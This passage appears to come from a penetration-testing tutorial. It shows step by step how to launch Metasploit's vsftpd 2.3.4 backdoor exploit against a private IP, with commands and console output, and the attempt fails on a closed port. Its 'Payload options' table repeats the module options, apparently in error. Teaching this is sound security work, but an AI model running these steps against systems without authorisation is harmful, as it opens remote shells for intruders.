[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

After listing all exploits available for service, you searched try 'use' command to use that exploit

msf6 > **use exploit/unix/ftp/vsftpd_234_backdoor**

msf6 > **show options** → In Metasploit we need to set target host and settings, this command shows which options need to set before launching attack.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
--      -
RHOSTS    yes             The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     21             The target port (TCP)

Payload options (cmd/unix/interact):

Name      Current Setting  Required  Description
--      -
RHOSTS    yes             The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     21             The target port (TCP)

Exploit target:

Id  Name
--  -
0   Automatic
```

Here options called RHOSTS need to set by target system IP address on which exploit is supposed to injected.

RPORT is by default set to 21 as we are launching attack on ftp port whose port address is 21 everywhere.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > **set RHOSTS target_IP_Address**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.1
RHOSTS => 192.168.0.1
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

We have set RHOST to 192.168.0.1

In similar way we can set other options too (if there are any).

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > [set payload cmd/unix/interact](#)

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > [exploit](#)

➔ Use exploit command to start attack on target system.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[-] 192.168.0.1:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.0.1:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Here attack not performed successfully as 192.168.0.1 port 21 was closed.

Note: to speed up Metasploit use following command before starting msfconsole, which will store results of msfconsole while it's running, hence faster scanning by Metasploit.

kali\$ [sudo service postgresql start](#)